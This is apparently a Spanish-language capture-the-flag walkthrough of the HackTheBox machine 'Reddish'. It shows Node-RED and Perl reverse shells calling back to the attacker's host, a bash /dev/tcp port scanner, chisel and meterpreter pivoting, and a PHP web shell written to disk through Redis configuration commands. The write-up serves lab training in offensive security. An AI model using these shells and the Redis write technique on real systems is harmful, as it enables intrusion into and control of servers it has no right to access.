
Box Info
| Name | Reddish |
|---|---|
| Release Date | 21 Jul, 2018 |
| OS | Linux |
| Rated Difficulty | Insane |
Recon
sudo nmap -p- --open --min-rate 5000 -n -vvv -Pn 10.10.10.94 -oG allPortsSolo se encontro 1 puerto abierto

nmap -sCV -p 1880 10.10.10.94 -oN targeted# Nmap 7.95 scan initiated Wed Jun 18 19:42:30 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p 1880 -oN targeted 10.10.10.94Nmap scan report for 10.10.10.94Host is up (0.15s latency).
PORT STATE SERVICE VERSION1880/tcp open http Node.js Express framework|_http-title: Error
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Wed Jun 18 19:42:47 2025 -- 1 IP address (1 host up) scanned in 16.69 secondsWeb

Abrimos ese servicio web y encontramos un error, esto lo podemos resolver enviando un POST para ver que obtenemos.
curl --request POST "http://10.10.10.94/" | jqPodemos ver que nos responde con un informacion en JSON.
{ "id": "4598d31cb6a767d6f93de51a67df4fa0", "ip": "::ffff:10.10.14.2", "path": "/red/{id}"}El JON especifica una ruta indicando un “id”

Node-RED es una herramienta de programación basada en flujo para conectar dispositivos IoT.

Shell in Node-RED
Podemos crear nuestro propio flujo de diagrama, en este caso una reverse shell.

TPC INPUT -> EXEC -> TCP OUTPUT Una vez arrastramos los nodos, los configuramos.
- Tcp Output: Type
Connect to

- Tcp Output: Type “Reply to TCP`

Method 2 | Simple Command Shell
Pero en este caso, usaremos una revers shell en formato JSON para importarlo directamente a nuestro diagrama de flujo.
Github - Node-Red-Reverse-Shell
[{"id":"7235b2e6.4cdb9c","type":"tab","label":"Flow 1"},{"id":"d03f1ac0.886c28","type":"tcp out","z":"7235b2e6.4cdb9c","host":"","port":"","beserver":"reply","base64":false,"end":false,"name":"","x":786,"y":350,"wires":[]},{"id":"c14a4b00.271d28","type":"tcp in","z":"7235b2e6.4cdb9c","name":"","server":"client","host":"10.10.14.2","port":"9001","datamode":"stream","datatype":"buffer","newline":"","topic":"","base64":false,"x":281,"y":337,"wires":[["4750d7cd.3c6e88"]]},{"id":"4750d7cd.3c6e88","type":"exec","z":"7235b2e6.4cdb9c","command":"","addpay":true,"append":"","useSpawn":"false","timer":"","oldrc":false,"name":"","x":517,"y":362.5,"wires":[["d03f1ac0.886c28"],["d03f1ac0.886c28"],["d03f1ac0.886c28"]]}]Import -> Clipboard



Importamos y ejecutamos el diagrama de flujo y obtendremos una shell.


Tenemos la IP 172.19.0.3 y la IP 172.18.0.2
Perl
Al enumerar la máquina, descubrí que no tiene Python, Python3, Netcat (nc), PHP o ifconfig, pero sí tiene Perl.

Como no puedo usar comandos que me permitan seguir enumerando, con el uso de perl obtendre una shell interactiva con perl.

perl -e 'use Socket;$i="10.10.14.2";$p=9002;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/bash -i");};'Se puede hacer de 2 maneras:
- Ejecutar mediante el Flujo de Diagrama (EXEC Node).
- Ejecutar directamente el script en perl con la shell no interactiva.
Node-Red - Container
Una vez obtenido la shell interactiva, podemos darnos cuenta que somos root. Dado que esta máquina carece de herramientas esenciales como Python o Netcat (nc), y su IP no coincide con 10.10.10.94, puedo deducir que estamos dentro de un contenedor.

Para confirmar podemos utilizar ip a para ver las interfaces de red
ip a1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever11: eth0@if12: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff inet 172.18.0.2/16 brd 172.18.255.255 scope global eth0 valid_lft forever preferred_lft forever19: eth1@if20: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default link/ether 02:42:ac:13:00:04 brd ff:ff:ff:ff:ff:ff inet 172.19.0.4/16 brd 172.19.255.255 scope global eth1 valid_lft forever preferred_lft foreverEnumeration
find \-name *config* 2>/dev/nullfind . -type fEnumeramos pero no se encontro nada interesante
Network Enumeration
Check ARP
Podemos listar el ARP que nos permite vizualizar direcciones IP, direcciones MAC y la interfaz de red correspondiente.
cat /proc/net/arpIP address HW type Flags HW address Mask Device172.18.0.1 0x1 0x2 02:42:de:ac:1d:ce * eth0Ping Sweep
Utilicé este script para el barrido de ping para buscar otros hosts/contenedores y enumerar todas las IP en el rango de subred 172.19.0.0/24.
for i in {1..255};do (ping -c 1 172.18.0.$i|grep "bytes from"|cut -d' ' -f4|tr -d ':' &);done172.18.0.1 <-- Host172.18.0.2 <-- nodered container----------172.19.0.1 <-- Host172.19.0.2172.19.0.3 <-- nodered container172.19.0.4
#!/bin/bash
hosts=("172.18.0.1" "172.19.0.1" "172.19.0.2" "172.19.0.3" "172.19.0.4")
for host in ${hosts[@]}; do        echo -e "\n[+]Scanning ports in $host\n"        for port in $(seq 1 10000); do                timeout 1 bash -c "echo '' > /dev/tcp/$host/$port" 2> /dev/null && echo -e "\t[+] Port: $port - OPEN!" &        done; waitdone
base64 -w 0 portScan.sh
echo "IyEvYmluL2Jhc2gKCmhvc3RzPSgiMTcyLjE4LjAuMSIgIjE3Mi4xOS4wLjEiICIxNzIuMTkuMC4yIiAiMTcyLjE5LjAuMyIpCgpmb3IgaG9zdCBpbiAke2hvc3RzW0BdfTsgZG8KICAgICAgICBlY2hvIC1lICJcblsrXVNjYW5uaW5nIHBvcnRzIGluICRob3N0XG4iCiAgICAgICAgZm9yIHBvcnQgaW4gJChzZXEgMSAxMDAwMCk7IGRvCiAgICAgICAgICAgICAgICB0aW1lb3V0IDEgYmFzaCAtYyAiZWNobyAnJyA+IC9kZXYvdGNwLyRob3N0LyRwb3J0IiAyPiAvZGV2L251bGwgJiYgZWNobyAtZSAiXHRbKl0gUHVlcnRvOiAkcG9ydCAtIEFCSUVSVE8gWypdIiAmCiAgICAgICAgZG9uZTsgd2FpdApkb25lCg==" | base64 -d > portScan.sh./portScan.sh
[+]Scanning ports in 172.18.0.1
[+] Port: 1880 - OPEN! [PortForwarding HOST]
[+]Scanning ports in 172.19.0.1
[+]Scanning ports in 172.19.0.2
[+] Port: 6379 - OPEN! [Interesting]
[+]Scanning ports in 172.19.0.3
[+] Port: 1880 - OPEN!
[+]Scanning ports in 172.19.0.4
[+] Port: 80 - OPEN! [Interesting]Ese 1880 es el puerto reenviado a la máquina virtual nodered.
Pivoting
Hay varias maneras de realizar pivoteo (movimiento lateral)
-
Usando Meterpreter:
-
Obtener una session meterpreter en NodeRed.
-
Con el comando
portfwden meterpreter podemos crear un tunel desde mi maquina local a la maquina victima(similar a un SSH Tunnel)
-
-
Creación de una interfaz de escucha web con Node-RED:
- Configurar un flujo en Node-RED para redirigir (tunelizar) el tráfico entre redes.
-
Usar herramientas de Tunneling:
-
Chisel: Herramienta para crear túneles TCP/UDP rápidos y sigilosos.
-
Socat: Versátil para redirección de conexión.
-
- Ahora reduciremos el peso de chisel para poder hacer una transferencia del chisel mas rapido.
du -hc chiselNew9.0M chiselNew9.0M totalupx chiselNewdu -hc chiselNew3.6M chiselNew3.6M total- Transfer Chisel (netcat y tcp)
nc -nlvp 444 < chiselNewcat > chiselNew < /dev/tcp/10.10.14.2/444check with md5sum
md5sum chiselNew391b424188f9b3567556d02a63f3a908 chiselNewMethod 2 (Transfer File)
Tip: Algunas maquinas no tienen herramientas para transferir archivos y esta utilidad sirve para esos casos, haciendo uso del tcp y definiendo una funcion.
function __curl() {  read -r proto server path <<<"$(printf '%s' "${1//// }")"  if [ "$proto" != "http:" ]; then    printf >&2 "sorry, %s supports only http\n" "${FUNCNAME[0]}"    return 1  fi  DOC=/${path// //}  HOST=${server//:*}  PORT=${server//*:}  [ "${HOST}" = "${PORT}" ] && PORT=80
  exec 3<>"/dev/tcp/${HOST}/$PORT"  printf 'GET %s HTTP/1.0\r\nHost: %s\r\n\r\n' "${DOC}" "${HOST}" >&3  (while read -r line; do   [ "$line" = $'\r' ] && break  done && cat) <&3  exec 3>&-}
How to download a file using just bash and nothing else no curl wget perl etc
- Curl Function
__curl http://10.10.14.2:8080/chiselNew > chiselPodemos verificar la transferencia si fue correcta con md5
![[Pasted image 20250619161219.png]]
Chisel (Adding Forwards)
- NodeRed Container
./chisel client 10.10.14.2:1234 R:80:172.19.0.4:80 R:6379:172.19.0.2:6379- Kali
./chiselNew server --reverse -p 1234sudo nmap -sCV -p 80,6379 127.0.0.1 -oN localScanNmap scan report for localhost (127.0.0.1)Host is up (0.000045s latency).
PORT STATE SERVICE VERSION80/tcp open tcpwrapped6379/tcp open tcpwrapped
Metasploit (Port Forwarding)
Como no obtengo ninguna información con Nmap mientras hago el reenvío de puertos con Chisel, intentaré hacerlo con Metasploit para ver si puedo obtener alguna información.
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.10.14.6 LPORT=445 -f elf -o shell.elfnc -nlvp 444 < shell.elfcat > shell.elf < /dev/tcp/10.10.14.2/444- PortForwarding


- Enumeration with Nmap
nmap -p- -sT -sCV --min-rate 5000 127.0.0.1Ahora con metasploit puedo ver la versión de redis.

- Searchsploit
Quizás podríamos usar el RCE para obtener un shell, pero me gusta aventurarme/explorar (otros métodos).
Redis Containers - (Web)
Web Site
- 172.19.0.4 -> 80 -> 127.0.0.1
http://127.0.0.1/

- View Page Source
Al revisar el código fuente, podemos ver un código JavaScript interesante.
<html xmlns="http://www.w3.org/1999/xhtml"> <head> <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/> <title>Reddish</title> <script src="assets/jquery.js" type="text/javascript"></script> <script type="text/javascript"> $(document).ready(function () { incrCounter(); getData(); });
function getData() { $.ajax({ url: "8924d0549008565c554f8128cd11fda4/ajax.php?test=get hits", cache: false, dataType: "text", success: function (data) { console.log("Number of hits:", data) }, error: function () { } }); }
function incrCounter() { $.ajax({ url: "8924d0549008565c554f8128cd11fda4/ajax.php?test=incr hits", cache: false, dataType: "text", success: function (data) { console.log("HITS incremented:", data); }, error: function () { } }); }
/* * TODO * * 1. Share the web folder with the database container (Done) * 2. Add here the code to backup databases in /f187a0ec71ce99642e4f0afbd441a68b folder * ...Still don't know how to complete it... */ function backupDatabase() { $.ajax({ url: "8924d0549008565c554f8128cd11fda4/ajax.php?backup=...", cache: false, dataType: "text", success: function (data) { console.log("Database saved:", data); }, error: function () { } }); } </script> </head> <body><h1>It works!</h1> <p>This is the default web page for this server.</p> <p>The web server software is running but no content has been added, yet.</p> </body></html>Hay llamadas AJAX a la URL 8924d0549008565c554f8128cd11fda4/ llamada backupDatabase. Además, comparten una ruta en los comentarios. Puedo suponer que estas rutas y comandos se ejecutan en la base de datos de Redis.
- Reviewing the path’s of source code
http://127.0.0.1/f187a0ec71ce99642e4f0afbd441a68b/
La ruta existe y, además, al utilizar el comando de copia de seguridad mencionado anteriormente, la salida indica que no se encontró ajax.php, lo que indica que aún no se ha implementado.
http://127.0.0.1/f187a0ec71ce99642e4f0afbd441a68b/ajax.php?backup=/etc/passwd
DataBase
Mientras buscaba Redis 4.0.9 en Google, encontré que HackTricks tiene un manual de enumeración para ello.
- basic enumeration with nc
nc -vn 127.0.0.1 6379info

info keyspace

keys *

Encontramos una clave llamada “hits” que hace referencia al código fuente que descubrimos en la página web 172.19.0.4. De alguna manera, está relacionada con este servicio web (`172.19.0.2 —related—> 172.19.0.4). Cada vez que recargaba la página, el contador de visitas aumentaba, como se define en el código fuente.
WebShell


<?php system($_REQUEST['cmd']);?>Tip: Es necesario insertar 3 saltos de línea para no insertar etiquetas y no dañar el archivo.
cat cmd.php | redis-cli -h 127.0.0.1 -x set reverseredis-cli -h 127.0.0.1 config set dir /var/www/html/f187a0ec71ce99642e4f0afbd441a68b/redis-cli -h 127.0.0.1 config set dbfilename "cmd.php"Script Redis WebShell

Parece que hay un script que elimina el archivo .php, por lo que creamos un script para automatizar la carga webshell.
#!/bin/bash
cat cmd.php | redis-cli -h 127.0.0.1 -x set reverseredis-cli -h 127.0.0.1 config set dir /var/www/html/f187a0ec71ce99642e4f0afbd441a68b/redis-cli -h 127.0.0.1 config set dbfilename "cmd.php"redis-cli -h 127.0.0.1 savehttp://127.0.0.1/f187a0ec71ce99642e4f0afbd441a68b/cmd.php?cmd=whoami
Lo intenté con una reverse shell pero no funcionó, así que intenté con ping y me respondio “Operación no permitida” que indica que no tenemos suficientes permisos.
